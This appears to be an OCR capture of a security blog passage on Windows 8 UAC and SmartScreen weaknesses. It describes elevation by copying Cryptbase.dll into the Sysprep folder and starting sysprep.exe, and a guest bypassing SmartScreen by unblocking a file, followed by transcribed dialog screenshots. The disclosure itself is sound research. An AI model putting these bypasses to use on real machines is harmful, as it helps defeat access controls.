
If the UAC setting is highest, this will prompt two times, once for copying C:\Windows\System32\Sysprep\Cryptbase.dll, once for starting sysprep.exe. The third screenshot below shows how the UAC annoyer looks like when trying to elevate through ShellExecuteEx using the “runas” keyword.

There is another flaw on 8: On guest rights SmartScreen tells you that you need administrator credentials for starting foreign files. You can bypass this by unblocking it through the file properties dialog and then start it – without the need of any administrator credentials.


User Account Control
Do you want to allow the following program to make changes to this computer?
Program name: File Operation
Verified publisher: Microsoft Windows
File origin: Hard drive on this computer
To continue, type an administrator password, and then click Yes.
Peter Kleissner
Password
Show details
Yes
No


User Account Control
Do you want to allow the following program to make changes to this computer?
Program name: System Preparation Tool
Verified publisher: Microsoft Windows
File origin: Hard drive on this computer
To continue, type an administrator password, and then click Yes.
Peter Kleissner
Password
Show details
Yes
No


Benutzerkontensteuerung
Möchten Sie zulassen, dass durch das folgende Programm von einem unbekannten Herausgeber Änderungen an diesem Computer vorgenommen werden?
Programmname: Infector.exe
Herausgeber: Unbekannt
Dateiursprung: Festplatte auf diesem Computer
Details anzeigen
Ja
Nein
Anzeigezeitpunkt für die Benachrichtigungen ändern


Windows protected your computer
Windows SmartScreen prevented an unrecognized program from starting.
Running this program requires administrator approval.
User name
Password
Domain: VIENNA
Selec
OK
Cancel
1 Properties
General
Compatibility
Security
Details
1
Type of file: Application (.exe)
Description: 1
Location: C:\Users\Guest\Desktop
Size: 14.0 KB (14,336 bytes)
Size on disk: 16.0 KB (16,384 bytes)
Created: Today, October 04, 2011, 6:39:44 PM
Modified: Today, October 04, 2011, 6:39:44 PM
Accessed: Today, October 04, 2011, 6:39:44 PM
Attributes: Read-only Hidden Advanced...
Security: This file came from another computer and might be blocked to help protect this computer.
Unblock
OK
Cancel
Apply